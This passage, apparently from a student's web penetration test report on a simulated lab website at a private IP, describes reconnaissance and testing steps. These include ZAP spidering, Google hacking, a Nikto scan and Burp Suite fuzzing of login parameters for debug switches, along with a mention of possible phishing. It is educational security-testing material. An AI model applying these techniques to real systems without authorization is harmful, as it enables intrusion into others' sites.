
Testing/Attacking for shared hosting vulnerabilities



1.13 TESTING/ATTACKING THE APPLICATION SERVER VULNERABILITIES

Testing/attacking the application server vulnerabilities is the tenth section and it falls under the application hosting stage of the methodology. This section involves attacking the heart of the web application, the web server, the ability to compromise the web server would give the attacker unfettered access to every integral piece of the website. In order to compromise the application server, the results from mapping the application determine what vulnerabilities can be exploited. The firewall, software bugs, virtual hosting misconfigurations are all examined.


Tools used	Description
Rapid 7 database	A database of security exploits
Cve details	A database of security exploits
namp	open-source network scanner



1.14 MISCELLANEOUS CHECKS

Miscellaneous checks is the tenth section, it includes checking for DOM based attacks, local privacy vulnerabilities, weak SSL ciphers and policy config. The section was mostly focused on attacks including CSS injection and HTML injection.

Miscellaneous checks



1.15 FOLLOWING UP ON ANY INFORMATION LEAKAGE

This section involved reviewing the errors found and using that information to attempt to fix any problems with the website. As this penetration test was simulated and not a real world example this section was largely irrelevant.

2 PROCEDURE AND RESULTS

3 MAPPING THE APPLICATIONS CONTENT

3.1 EXPLORING VISIBLE CONTENT

OWASP ZAP Spidering

To get a layout of the Rickstore website the OWASP ZAP automatic spider tool was used, this utility starts off with a base URL then maps out the full website's resources/pages. In order to achieve this the mantra web browser was configured, this allowed the use of a proxy. OWASPZAP requires users to configure a proxy, by default ZAP uses an Address of 'localhost' and a Port of '8080'.

Figure 1 displays the scope of the spider attack including the settings used such as the URL which the AJAX spider would start crawling from. The spider subtree only was also selected, this ensured the spider will only access resources that are under the starting point.




Figure 1

Figure 2 displays a portion of the results from the spider attack on the web application, these results show if the URL has been processed, the method used to attain the web page, URL and any flags. The results of the spidering gave a nice layout of most web pages used by the website, this information was very useful later in the methodology.




Figure 2

Full results of the spider attack on 192.168.1.20 can be found in the appendix (Spider attack results) and the discussion of the findings can be found in (Error! Reference source not found.**).**

1.1.2 User directed spidering

After the automated web spidering tool, the more controlled technique of user directed spidering was used, this was done by walking through the application in a normal way visiting every link and multistep function. The application OWASPZAP intercepts the traffic from the Rickstore web application. The application then returns useful information including the method, URL, code and tags. Every page and interactable content was explored, this was done to ensure the spidering was a success. As the user spidering was manual it was easy to stay clear of any dangerous functionality and to remain authenticated by the website. Lastly both

javascript and cookies were disabled to test how website behaved without it enabled, the website however displayed zero changes.

Full results of the spider attack on 192.168.1.20 can be found in the appendix (Spider attack results) and the discussion of the findings can be found in (Error! Reference source not found.**).**

3.2 CONSULT PUBLIC RESOURCES

This section would be much more important in a real-world web penetration test, as the IP is private there is little information to gather from internet search engines.

Google Hacking

Figure 3 displays the possibility of using "google hacking " to garner information about the web application.




Figure 3

Way back machine

Figure 4 shows the potential to use the way back machine to look at past implementations of the website. The ability to look at past implementations of the target website could have provided information on past flaws and old pages.




Figure 4

Browser searches

Figure 5 and Figure 6 shows the potential of performing searches on phone numbers and emails gathered from the target web site. This tied in with the possibility of sending fishing emails to the email hacklab@hacklab.com.




Figure 5




Figure 6

3.3 DISCOVER HIDDEN CONTENT

Request handling

Figure 7 and Figure 8 displays how the web application handles request for items that are non-existent. The error does disclose useful information involving the software and current version used by the website. This information allows an attacker to quickly understand the technologies used on the website, making their job much easier.




Figure 7




Figure 8

Code reviewing

Figure 9 and Figure 10 shows the reviewing of the available client-side code including the HTML, CSS and JavaScript. This was done to understand how the web application had been coded and to notice any bad habits used by the developer. From the available code it was clear that the pages were not the most secure. Furthermore, the website is currently using HTTP, this is less secure version of HTTPS which means users can look and change the data submitted in forms like the login.




Figure 9

Figure 10

3.4 DISCOVER DEFAULT CONTENT

NIKTO

The next step in mapping the application was using a Linux based open source web server scanner, this gave a comprehensive overview of the web server. This was accessed through the kali Linux command line.

Figure 11 shows the command used to target the web application using the web scanner NIKTO. Nikto is the scanner, -h is the switch for target hostname and http://192.168.1.20 is the target IP.




Figure 11

Figure 12 shows the results from the NIKTO scan. The scan returned Important information including the software used by the website, the version and any interesting files. Most of the software used by the website was outdated and there was a number of files that could possibly give more information on the website.

Figure 12 shows many issues with the server including a list of outdated software, the apache mod_negotiation is enabled and the X-XXS protection header is not defined.

Figure 12

Results can be viewed in text at the appendix (SCAN RESULTS).

3.5 ENUMERATE IDENTIFIER-SPECIFIED FUNCTIONS

There were no instances where functions were accessed by bypassing an identifier of the function in a request parameter.

3.6 TEST FOR DEBUG PARAMETERS

The section involved testing the login page for debug parameters, through burp suite. A set payload from the book WAHH was used.

Figure 13 shows the host that was attacked and the port. The target IP of the website was 192.168.1.20 and 80 is port that HTTP uses to send data.




Figure 13

Figure 14 shows the position of the payload, a cluster bomb attack was used, and the login POST request was copied over from the website. The highlighted section shows where the injection will take place, through the magca and furaha parameters.




Figure 14

Figure 15 and figure 16 displays the payloads and type of payload (simple list). Debug, test, hide and source are the debug parameter names, these are on the first payload and will be combined with the ones in Figure 16. Having being combined together they targeted the parameters of the post request.




Figure 15

